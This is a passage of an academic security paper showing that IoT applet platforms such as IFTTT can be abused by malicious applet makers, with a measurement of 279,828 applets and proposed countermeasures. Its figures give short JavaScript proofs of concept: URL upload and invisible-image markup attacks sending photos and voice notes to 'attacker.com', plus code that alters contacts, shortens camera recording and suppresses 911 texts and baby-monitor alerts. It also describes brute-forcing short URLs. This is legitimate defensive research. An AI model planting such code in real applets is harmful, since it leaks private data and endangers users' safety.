Abstract. IoT apps empower users by connecting a variety of otherwise unconnected services. These apps (or *applets*) are triggered by external information sources to perform actions on external information sinks. We demonstrate that the popular IoT app platforms, including IFTTT (If This Then That), Zapier, and Microsoft Flow are susceptible to attacks by malicious applet makers, including stealthy privacy attacks to exfiltrate private photos, leak user location, and eavesdrop on user input to voice-controlled assistants. We study a dataset of 279,828 IFTTT applets from more than 400 services, classify the applets according to the sensitivity of their sources, and find that 30% of the applets may violate privacy. We propose two countermeasures for short- and longterm protection: access control and information flow control. For short-term protection, we suggest that access control classifies an applet as either exclusively private or exclusively public, thus breaking flows from private sources to sensitive sinks. For longterm protection, we develop a framework for information flow tracking in IoT apps. The framework models applet reactivity and timing behavior, while at the same time faithfully capturing the subtleties of attacker observations caused by applet output. We show how to implement the approach for an IFTTT-inspired setting leveraging state-of-the-art information flow tracking techniques for JavaScript based on the JSFlow tool and evaluate its effectiveness on a collection of applets.

2.1 Introduction

IoT apps help users manage their digital lives by connecting Internet-connected components from cyberphysical "things" (e.g., smart homes, cars, and fitness armbands) to online services (e.g., Google and Dropbox) and social networks (e.g., Facebook and Twitter). Popular platforms include IFTTT (If This Then That), Zapier, and Microsoft Flow. In the following, we focus on IFTTT as the prime example of IoT app platform, while pointing out that our main findings also apply to Zapier and Microsoft Flow.

IFTTT IFTTT [26] supports over 500 Internet-connected components and services [25] with millions of users running billions of apps [24]. At the core of IFTTT are *applets*, reactive apps that include *triggers*, *actions*, and *filter* code. Triggers and actions may involve *ingredients*, enabling applet makers to pass parameters to triggers and actions. Figure 2.1 illustrates the architecture of an applet, exemplified by applet "Automatically back up your new iOS photos to Google Drive" [1]. It consists of trigger "Any new photo" (provided by iOS Photos), action "Upload file from URL" (provided by Google Drive), and filter code for action customization. Examples of ingredients are the photo `date` and `album` name.

Privacy, integrity, and availability concerns IoT platforms connect a variety of otherwise unconnected services, thus opening up for privacy, integrity, and availability concerns. For *privacy*, applets receive input from sensitive information sources, such as user location, fitness data, private feed from social networks, as well as private documents and images. This raises concerns of keeping user information private. These concerns have additional legal ramifications in the EU, in light of the General Data Protection Regulation (GDPR) [13] that increases the significance of using safeguards to ensure that personal data is adequately protected. For *integrity and availability*, applets are given sensitive controls over burglary alarms, thermostats, and baby monitors. This raises the concerns of assuring the integrity and availability of data manipulated by applets. These concerns are exacerbated by the fact that IFTTT allows applets from anyone, ranging from IFTTT itself and official vendors to any users as long as they have an account, thriving




Figure 2.1: IFTTT applet architecture, by example

on the model of end-user programming [10, 39, 47]. For example, the applet above, currently installed by 97,000 users, is by user `alexander`.

Like other IoT platforms, IFTTT incorporates a basic form of access control. Users can see what triggers and actions a given applet may use. To be able to run the applet, users need to provide their credentials to the services associated with its triggers and actions. In the above-mentioned applet that backs up iOS photos on Google Drive, the user gives the applet access to their iOS photos and to their Google Drive.

For the applet above, the desired expectation is that users explicitly allow the applet accessing their photos *but* only to be used on their Google Drive. Note that this kind of expectation can be hard to achieve in other scenarios. For example, a browser extension can easily abuse its permissions [30]. In contrast to privileged code in browser extensions, applet filter code is heavily sandboxed by design, with no blocking or I/O capabilities and access only to APIs pertaining to the services used by the applet. The expectation that applets must keep user data private is confirmed by the IoT app vendors (discussed below).

In this paper we focus on a key question on whether the current security mechanisms are sufficient to protect against applets designed by malicious applet makers. To address this question, we study possibilities of attacks, assess their possible impact, and suggest countermeasures.

Attacks at a glance We observe that filter code and ingredient parameters are security-critical. Filters are JavaScript code snippets with APIs pertain-

ing to the services the applet uses. The user's view of an applet is limited to a brief description of the applet's functionality. By an extra click, the user can inspect the services the applet uses, iOS Photos and Google Drive for the applet in Figure 2.1. However, the user cannot inspect the filter code or the ingredient parameters, nor is informed whether filter code is present altogether. Moreover, while the triggers and actions may not be changed after the applet has been published, modifications in the filter code or parameter ingredients can be performed at any time by the applet maker, with no user notification.

We show that, unfortunately, malicious applet makers can bypass access control policies by special crafting of filter code and parameter ingredients. To demonstrate this, we leverage *URL attacks*. URLs are central to IFTTT and the other IoT platforms, serving as "universal glue" for services that are otherwise unconnected. Services like Google Drive and Dropbox provide URL-based APIs connected to applet actions for uploading content. For the photo backup applet, IFTTT uploads a new photo to its server, creates a publicly-accessible URL, and passes it to Google Drive. URLs are also used by applets in other contexts, such as including custom images like logos in email notifications.

We demonstrate two classes of URL-based attacks for stealth exfiltration of private information by applets: *URL upload attacks* and *URL markup attacks*. Under both attacks, a malicious applet maker may craft a URL by encoding the private information as a parameter part of a URL linking to a server under the attacker's control, as in `https://attacker.com?secret`.

Under the *URL upload attack*, the attacker exploits the capability of uploads via links. In a scenario of a photo backup applet like above, IFTTT stores any new photo on its server and passes it to Google Drive using an intermediate URL. Thus, the attacker can pass the intermediate URL to its own server instead, either by string processing in the JavaScript code of the filter, as in `'https://attacker.com?'+ encodeURIComponent(originalURL)`, or by editing parameters of an ingredient in a similar fashion. For the attack to remain unnoticed, the attacker configures `attacker.com` to forward the original image in the response to Google Drive, so that the image is backed up as expected by the user. This attack requires no additional user interaction since the link upload is (unsuspiciously) executed by Google Drive.

Under the *URL markup attack*, the attacker creates HTML markup with a link to an invisible image with the crafted URL embedding the secret. The markup can be part of a post on a social network or a body of an email message. The leak is then executed by a web request upon processing the markup by a web browser or an email reader. This attack requires waiting for a user

to view the resulting markup, but it does not require the attacker's server to do anything other than record request parameters.

The attacks above are general in the sense that they apply to both web-based IFTTT applets and applets installed via the IFTTT app on a user device. Further, we demonstrate that the other common IoT app platforms, Zapier and Microsoft Flow, are both vulnerable to URL-based attacks.

URL-based exfiltration attacks are particularly powerful because of their stealth nature. We perform a measurement study on a dataset of 279,828 IFTTT applets from more than 400 services to find that 30% of the applets are susceptible to stealthy privacy attacks by malicious applet makers. Moreover, it turns out that 99% of these applets are by third-party makers.

As we scrutinize IFTTT's usage of URLs, we observe that IFTTT's custom URL shortening mechanism is susceptible to brute force attacks [14] due to insecurities in the URL randomization schema.

Our study also includes attacks that compromise the integrity and availability of user data. However, we note that the impact of these attacks is not as high, as these attacks are not compromising more data than what the user trusts an applet to access.

Countermeasures: from breaking the flow to tracking the flow The root of the problem in the attacks above is information flow from private sources to public sinks. Accordingly, we suggest two countermeasures: *breaking the flow* and *tracking the flow*.

As an immediate countermeasure, we suggest a per-applet access control policy to either classify an applet as private or public and thereby restrict its sources and sinks to either exclusively private or exclusively public data. As such, this discipline *breaks the flow* from private to public. For the photo backup applet above, it implies that the applet should be exclusively private. URL attacks in private applets can be then prevented by ensuring that applets cannot build URLs from strings, thus disabling possibilities of linking to attackers' servers. On the other hand, generating arbitrary URLs in public applets can be still allowed.

IFTTT plans for enriching functionality by allowing multiple triggers and *queries* [28] for conditional triggering in an applet. Microsoft Flow already offers support for queries. This implies that exclusively private applets might become overly restrictive. In light of these developments, we outline a longterm countermeasure of *tracking information flow* in IoT apps.

We believe IoT apps provide a killer application for information flow control. The reason is that applet filter code is inherently basic and within reach of tools like JSFlow, performance overhead is tolerable (IFTTT's triggers/actions are allowed 15 minutes to fire!), and declassification is not applicable.

Our framework models applet reactivity and timing behavior while at the same time faithfully capturing the subtleties of attacker observations caused by applet output. We implement the approach leveraging state-of-the-art information flow tracking techniques [20] for JavaScript based on the JSFlow [21] tool and evaluate its effectiveness on a collection of applets.

Contributions The paper's contributions are the following:

• We demonstrate privacy leaks via two classes of URL-based attacks, as well as violations of integrity and availability in applets (Section 2.3).

• We present a measurement study on a dataset of 279,828 IFTTT applets from more than 400 services, classify the applets according to the sensitivity of their sources, and find that 30% of the applets may violate privacy (Section 2.4).

• We propose a countermeasure of per-app access control, preventing simultaneous access to private and public channels of communication (Section 2.5).

• For a longterm perspective, we propose a framework for information flow control that models applet reactivity and timing behavior while at the same time faithfully capturing the subtleties of attacker observations caused by applet output (Section 2.6).

• We implement the longterm approach leveraging state-of-the-art JavaScript information flow tracking techniques (Section 2.7.1) and evaluate its effectiveness on a selection of 60 IFTTT applets (Section 2.7.2).

2.2 IFTTT platform and attacker model

This section gives brief background on the applet architecture, filter code, and the use of URLs on the IFTTT platform.

Architecture An IFTTT *applet* is a small reactive app that includes *triggers* (as in "If I'm approaching my home" or "If I'm tagged on a picture on Instagram") and *actions* (as in "Switch on the smart home lights" or "Save the picture I'm tagged on to my Dropbox") from different third-party partner *services* such as Instagram or Dropbox. Triggers and actions may involve *ingredients*, enabling applet makers and users to pass parameters to triggers (as in "Locate my home area" or "Choose a tag") and actions (as in "The light color" or "The Dropbox folder"). Additionally, applets may contain *filter code* for personalization. If present, the filter code is invoked after a trigger has been fired and before an action is dispatched.

Sensitive triggers and actions require users' authentication and authorization on the partner services, e.g., Instagram and Dropbox, to allow the IFTTT platform poll a trigger's service for new data, or push data to a service in response to the execution of an action. This is done by using the OAuth 2.0 authorization protocol [40] and, upon applet installation, re-directing the user to the authentication page that is hosted by the service providers. An access token is then generated and used by IFTTT for future executions of any applets that use such services. Fernandes et al. [12] give a detailed overview of IFTTT's use of OAuth protocol and its security implications. Applets can be installed either via IFTTT's web interface or via an IFTTT app on a user device. In both cases, the application logic of an applet is implemented on the server side.

Filter code Filters are JavaScript (or, technically, TypeScript, JavaScript with optional static types) code snippets with APIs pertaining to the services the applet uses. They cannot block or perform output by themselves, but can use instead the APIs to configure the output actions of the applet. The filters are batch programs forced to terminate upon a timeout. Outputs corresponding to the applet's actions take place in a batch after the filter code has terminated, but only if the execution of the filter code did not exceed the internal timeout.

In addition to providing APIs for action output configuration, IFTTT also provides APIs for ignoring actions, via `skip` commands. When an action is skipped inside the filter code, the output corresponding to that action will not be performed, although the action will still be specified in the applet.

URLs The setting of IoT apps is a heterogeneous one, connecting otherwise unconnected services. IFTTT heavily relies on URL-based endpoints as a "universal glue" connecting these services. When passing data from one service to another (as is the case for the applet in Figure 2.1), IFTTT uploads the data provided by the trigger (as in "Any new photo"), stores it on a server, creates a randomized public URL `https://locker.ifttt.com/*`, and passes the URL to the action (as in "Upload file from URL"). By default, all URLs generated in markup are automatically shortened to `http://ift.tt/` URLs, unless a user explicitly opts out of shortening [29].

Attacker model Our main attacker model consists of a *malicious applet maker*. The attacker either signs up for a free user account or, optionally, a premium "partner" account. In either case, the attacker is granted with the possibility of making and publishing applets for all users. The attacker's goal is to craft filter code and ingredient parameters in order to bypass access control. One of the attacks we discuss also involves a *network attacker* who

is able to eavesdrop on and modify network traffic.

2.3 Attacks

This section illustrates that the IFTTT platform is susceptible to different types of privacy, integrity, and availability attacks by malicious applet makers. We have verified the feasibility of the attacks by creating private IFTTT applets from a test user account. By making applets private to the account under our control, we ensured that they did not affect other users. We remark that third-party applets providing the same functionality are widely used by the IFTTT users' community (cf. Table 2.3 in the Appendix). We evaluate the impact of our attacks on the IFTTT applet store in Section 2.4.

Since users explicitly grant permissions to applets to access the triggers and actions on their behalf, we argue that the flow of information between trigger sources and action sinks is part of the users' privacy policy. For instance, by installing the applet in Figure 2.1, the user agrees on storing their iOS photos to Google Drive, independently of the user's settings on the Google Drive folder. Yet, we show that the access control mechanism implemented by IFTTT does not enforce the privacy policy as intended by the user. We focus on malicious implementations of applets that allow an attacker to exfiltrate private information, e.g., by sending the user's photos to an attacker-controlled server, to compromise the integrity of trusted information, e.g., by changing original photos or using different ones, and to affect the availability of information, e.g., by preventing the system from storing the photos to Google Drive. Recall that the attacker's goal is to craft filter code and ingredient parameters as to bypass access control. As we will see, our privacy attacks are particularly powerful because of their stealth nature. Integrity and availability attacks also cause concerns, despite the fact that they compromise data that the user trusts the applet to access, and thus may be noticed by the user.

2.3.1 Privacy

We leverage URL-based attacks to exfiltrate private information to an attacker-controlled server. A malicious applet maker crafts a URL by encoding the private information as a parameter part of a URL linking to the attacker's server. Private sources consist of trigger ingredients that contain sensitive information such as location, images, videos, SMSs, emails, contact numbers, and more. Public sinks consist of URLs to upload external resources such as images, videos and documents as part of the actions' events. We use two classes

of URL-based attacks to exfiltrate private information: URL upload attacks and URL markup attacks.

URL upload attack Figure 2.2 displays a URL upload attack in the scenario of Figure 2.1. When a maker creates the applet, IFTTT provides access (through filter code APIs or trigger/action parameters) to the trigger ingredients of the iOS Photos service and the action fields of the Google Drive service. In particular, the API `IosPhotos.newPhotoInCameraRoll.PublicPhotoURL` for the trigger "Any new photo" of iOS Photos contains the public URL of the user's photo on the IFTTT server. Similarly, the API `GoogleDrive.uploadFileFromUrlGoogleDrive.setUrl()` for the action field "Upload file from URL" of Google Drive allows uploading any file from a public URL. The attack consists of JavaScript code that passes the photo's public URL as parameter to the attacker's server. We configure the attacker's server as a proxy to provide the user's photo in the response to Google Drive's request in line 3, so that the image is backed up as expected by the user. In our experiments, we demonstrate the attack with a simple setup on a `node.js` server that upon receiving a request of the form `https://attacker.com?https://locker.ifttt.com/img.jpeg` logs the URL parameter `https://locker.ifttt.com/img.jpeg` while making a request to `https://locker.ifttt.com/img.jpeg` and forwarding the result as response to the original request. Observe that the attack requires no additional user interaction because the link upload is transparently executed by Google Drive.

```
1 var publicPhotoURL = encodeURIComponent(IosPhotos.
      newPhotoInCameraRoll.PublicPhotoURL)
2 var attack = 'https://attacker.com?' + publicPhotoURL
3 GoogleDrive.uploadFileFromUrlGoogleDrive.setUrl(attack)
```

Figure 2.2: URL upload attack exfiltrating iOS Photos

URL markup attack Figure 2.3 displays a URL markup attack on applet "Keep a list of notes to email yourself at the end of the day". A similar applet created by Google has currently 18,600 users [17]. The applet uses trigger "Say a phrase with a text ingredient" (cf. trigger API `GoogleAssistant.voiceTriggerWithOneTextIngredient.TextField`) from the Google Assistant service to record the user's voice command. Furthermore, the applet uses the action "Add to daily email digest" from the Email Digest service (cf. action API `EmailDigest.sendDailyEmail.setMessage()`) to send an email digest with the user's notes. For example, if the user says "OK Google, add *remember to vote on Tuesday* to my digest", the applet will include the phrase *remember to vote on Tuesday* as part of the user's daily email digest. The

markup URL attack in Figure 2.3 creates an HTML image tag with a link to an invisible image with the attacker's URL parameterized on the user's daily notes. The exfiltration is then executed by a web request upon processing the markup by an email reader. In our experiments, we used Gmail to verify the attack. We remark that the same applet can exfiltrate information through URL uploads attacks via the `EmailDigest.sendDailyEmail.setUrl()` API from the Email Digest service. In addition to email markup, we have successfully demonstrated exfiltration via markup in Facebook status updates and tweets. Although both Facebook and Twitter disallow 0x0 images, they still allow small enough images, invisible to a human, providing a channel for stealth exfiltration.

```
1 var notes = encodeURIComponent(GoogleAssistant.
      voiceTriggerWithOneTextIngredient.TextField)
2 var img = '<img src=\"https://attacker.com?' + notes + '\" style=\"
      width:0px;height:0px;\">'
3 EmailDigest.sendDailyEmail.setMessage('Notes of the day' + notes +
      img)
```

Figure 2.3: URL markup attack exfiltrating daily notes

In our experiments, we verified that private information from Google, Facebook, Twitter, iOS, Android, Location, BMW Labs, and Dropbox services can be exfiltrated via the two URL-based classes of attacks. Moreover, we demonstrated that these attacks apply to both applets installed via IFTTT's web interface and applets installed via IFTTT's apps on iOS and Android user devices, confirming that the URL-based vulnerabilities are in the server-side application logic.

2.3.2 Integrity

We show that malicious applet makers can compromise the integrity of the trigger and action ingredients by modifying their content via JavaScript code in the filter API. The impact of these attacks is not as high as that of the privacy attacks, as they compromise the data that the user trusts an applet to access, and ultimately they can be discovered by the user.

Figure 2.4 displays the malicious filter code for the applet "Google Contacts saved to Google Drive Spreadsheet" which is used to back up the list of contact numbers into a Google Spreadsheet. A similar applet created by maker `jayreddin` is used by 3,900 users [31]. By granting access to Google Contacts and Google Sheets services, the user allows the applet to read the contact list and write customized data to a user-defined spreadsheet. The malicious code in Figure 2.4 reads the name and phone number (lines 1-2) of

a user's Google contact and randomly modifies the sixth digit of the phone number (lines 3-4), before storing the name and the modified number to the spreadsheet (line 5).

```
1 var name = GoogleContacts.newContactAdded.Name
2 var num = GoogleContacts.newContactAdded.PhoneNumber
3 var digit = Math.floor(Math.random() * 10) + ''
4 var num1 = num.replace(num.charAt(5), digit)
5 GoogleSheets.appendToGoogleSpreadsheet.setFormattedRow(name + '|||'
      + num1)
```

Figure 2.4: Integrity attack altering phone numbers

Figure 2.5 displays a simple integrity attack on applet "When you leave home, start recording on your Manything security camera" [35]. Through it, the user configures the Manything security camera to start recording whenever the user leaves home. This can be done by granting access to Location and Manything services to read the user's location and set the security camera, respectively. A malicious applet maker needs to write a single line of code in the filter to force the security camera to record for only 15 minutes.

```
Manything.startRecording.setDuration('15 minutes')
```

Figure 2.5: Altering security camera's recording time

2.3.3 Availability

IFTTT provides APIs for ignoring actions altogether via `skip` commands inside the filter code. Thus, it is possible to prevent any applet from performing the intended action. We show that the availability of triggers' information through actions' events can be important in many contexts, and malicious applets can cause serious damage to their users.

Consider the applet "Automatically text someone important when you call 911 from your Android phone" by user `devin` with 5,100 installs [9]. The applet uses service Android Messages to text someone whenever the user makes an emergency call. Line 4 shows an availability attack on this applet by preventing the action from being performed.

As another example, consider the applet "Email me when temperature drops below threshold in the baby's room" [23]. The applet uses the iBaby service to check whether the room temperature drops below a user-defined threshold, and, when it does, it notifies the user via email. The availability attack in line 7 would prevent the user from receiving the email notification.

```
if (AndroidPhone.placeAPhoneCallToNumber.ToNumber=='911'){
  AndroidMessages.sendAMessage.setText('Please help me!')
}
AndroidMessages.sendAMessage.skip()
```

Figure 2.6: Availability attack on SOS text messages

```
var temp = Ibaby.temperatureDrop.TemperatureValue
var thre = Ibaby.temperatureDrop.TemperatureThreshold
if (temp < thre) {
  Email.sendMeEmail.setSubject('Alert')
  Email.sendMeEmail.setBody('Room temperature is ' + temp)
}
Email.sendMeEmail.skip()
```

Figure 2.7: Availability attack on baby monitors

2.3.4 Other IoT platforms

Zapier and Microsoft Flow are IoT platforms similar to IFTTT, in that they also allow flows of data from one service to another. Similarly to IFTTT, Zapier allows for specifying filter code (either in JavaScript or Python), but, if present, the code is represented as a separate action, so its existence may be visible to the user.

We succeeded in demonstrating the URL image markup attack (cf. Figure 2.3) for a private app on test accounts on both platforms using only the trigger's ingredients and HTML code in the action for specifying the body of an email message. It is worth noting that, in contrast to IFTTT, Zapier requires a vetting process before an app can be published on the platform. We refrained from initiating the vetting process for an intentionally insecure app, instead focusing on direct disclosure of vulnerabilities to the vendors.

2.3.5 Brute forcing short URLs

While we scrutinize IFTTT's usage of URLs, we observe that IFTTT's custom URL shortening mechanism is susceptible to brute force attacks. Recall that IFTTT automatically shortens all URLs to `http://ift.tt/` URLs in the generated markup for each user, unless the user explicitly opts out of shortening [29]. Unfortunately, this implies that a wealth of private information is readily available via `http://ift.tt/` URLs, such as private location maps, shared images, documents, and spreadsheets. Georgiev and Shmatikov point out that 6-character shortened URLs are insecure [14], and can be easily brute-forced. While the randomized part of `http://ift.tt/` URLs is 7-character long, we observe that the majority of the URLs generated by IFTTT

have a fixed character in one of the positions. (Patterns in shortened URLs may be used for user tracking.) With this heuristic, we used a simple script to search through the remaining 6-character strings yielding 2.5% success rate on a test of 1000 requests, a devastating rate for a brute-force attack. The long lifetime of public URLs exacerbates the problem. While this is conceptually the simplest vulnerability we find, it opens up for large-scale scraping of private information. For ethical reasons, we did not inspect the content of the discovered resources but verified that they represented a collection of links to legitimate images and web pages. For the same reasons, we refrained to mount large-scale demonstrations, instead reporting the vulnerability to IFTTT. A final remark is that the shortened links are served over HTTP, opening up for privacy and integrity attacks by the network attacker.

Other IoT Platforms Unlike IFTTT, Microsoft Flow does not seem to allow for URL shortening. Zapier offers this support, but its shortened URLs are of the form `https://t.co/`, served over HTTPS and with a 10-character long randomized part.

2.4 Measurements

We conduct an empirical measurement study to understand the possible security and privacy implications of the attack vectors from Section 2.3 on the IFTTT ecosystem. Drawing on (an updated collection of) the IFTTT dataset by Mi et al. [36] from May 2017, we study 279,828 IFTTT applets from more than 400 services against potential privacy, integrity, and availability attacks. We first describe our dataset and methodology on publicly available IFTTT triggers, actions and applets (Section 2.4.1) and propose a security classification for trigger and action events (Section 2.4.2). We then use our classification to study existing applets from the IFTTT platform, and report on potential vulnerabilities (Section 2.4.3). Our results indicate that 30% of IFTTT applets are susceptible to stealthy privacy attacks by malicious applet makers.

2.4.1 Dataset and methodology

For our empirical analysis, we extend the dataset by Mi et al. [36] from May 2017 with additional triggers and actions. The dataset consists of three JSON files describing 1426 triggers, 891 actions, and 279,828 applets, respectively. For each trigger, the dataset contains the trigger's title, description, and name, the trigger's service unique ID and URL, and a list with the trigger's fields (i.e., parameters that determine the circumstances when the trig-


ger should go off, and can be configured either by the applet or by the user who enables the applet). The dataset contains similar information for the actions. As described in Section 2.4.2, we enrich the trigger and action datasets with information about the *category* of the corresponding services (by using the main categories of services proposed by IFTTT [27]), and the *security classification* of the triggers and actions. Furthermore, for each applet, the dataset contains information about the applet's title, description, and URL, the developer name and URL, number of applet installs, and the corresponding trigger and action titles, names, and URLs, and the name, unique ID and URL of the corresponding trigger and action service.

We use the dataset to analyze the privacy, integrity and availability risks posed by existing public applets on the IFTTT platform. First, we leverage the security classification of triggers and actions to estimate the different types of risks that may arise from their potentially malicious use in IFTTT applets. Our analysis uses `Sparksoniq` [44], a `JSONiq` [32] engine to query large-scale JSON datasets stored (in our case) on the file system. `JSONiq` is an SQL-like query and processing language specifically designed for the JSON data model. We use the dataset to quantify on the number of existing IFTTT applets that make use of sensitive triggers and actions. We implement our analysis in Java and use the `json-simple` library [33] to parse the JSON files. The analysis is quite simple: it scans the trigger and action files to identify trigger-action pairs with a given security classification, and then retrieves the applets that use such a pair. The trigger and action's titles and unique service IDs provide a unique identifier for a given applet in the dataset, allowing us to count the relevant applets only once and thus avoid repetitions.

2.4.2 Classifying triggers and actions

To estimate the impact of the attack vectors from Section 2.3 on the IFTTT ecosystem, we inspected 1426 triggers and 891 actions, and assigned them a security classification. The classifying process was done manually by envisioning scenarios where the malicious usage of such triggers and actions would enable severe security and privacy violations. As such, our classification is just a lower bound on the number of potential violations, and depending on the users' preferences, finer-grained classifications are possible. For instance, since news articles are public, we classify the trigger "New article in section" from The New York Times service as public, although one might envision scenarios where leaking such information would allow an attacker to learn the user's interests in certain topics and hence label it as private.


Figure 2.8: Security classification of IFTTT triggers



Trigger classification In our classification we use three labels for IFTTT triggers: *Private*, *Public*, and *Available*. *Private* and *Public* labels represent triggers that contain private information, e.g., user location and voice assistant messages, and public information, e.g., new posts on reddit, respectively. We use label *Available* to denote triggers whose content may be considered public, yet, the mere availability of such information is important to the user. For instance, the trigger "Someone unknown has been seen" from Netatmo Security service fires every time the security system detects someone unknown at the device's location. Preventing the owner of the device from learning this information, e.g., through `skip` actions in the filter code, might allow a burglar to break in the user's house. Therefore, this constitutes an availability violation.

Figure 2.8 displays the security classification for 1486 triggers (394 Private, 219 Available, and 813 Public) for 33 IFTTT categories. As we can see, triggers labeled as Private originate from categories such as *connected car*, *health & fitness*, *social networks*, *task management & to-dos*, and so on. Furthermore, triggers labeled as Available fall into different categories of IoT devices, e.g., *security & monitoring systems*, *smart hubs & systems*, or *appliances*. Public labels consist of categories such as *environment control & monitoring*,

Figure 2.9: Security classification of IFTTT actions



news & information, or *smart hubs & systems*.

Action classification Further, we use three types of security labels to classify 891 actions: *Public* (159), *Untrusted* (272), and *Available* (460). *Public* labels denote actions that allow to exfiltrate information to a malicious applet maker, e.g., through image tags and links, as described in Section 2.3. *Untrusted* labels allow malicious applet makers to change the integrity of the actions' information, e.g., by altering data to be saved to a Google Spreadsheet. *Available* labels refer to applets whose action skipping affects the user in some way.

Figure 2.9 presents our action classification for 35 IFTTT categories. We remark that such information is cumulative: actions labeled as Public are also Untrusted and Available, and actions labeled as Untrusted are also Available. In fact, for every action labeled Public, a malicious applet maker may leverage the filter code to either modify the action, or block it via `skip` commands. Untrusted actions, on the other hand, can always be skipped. We have noticed that certain IoT service providers only allow user-chosen actions, possible evidence for their awareness on potential integrity attacks. As reported in Figure 2.9, Public actions using image tags and links appear in IFTTT categories such as *social networks*, *cloud storage*, *email* or *bookmarking*, and Un-

trusted actions appear in many IoT-related categories such as *environment control & monitoring*, *security & monitoring systems*, or *smart hubs & systems*.


Results Our analysis shows that 35% of IFTTT applets use Private triggers and 88% use Public actions. Moreover, 98% of IFTTT applets use actions labeled as Untrusted.

2.4.3 Analyzing IFTTT applets

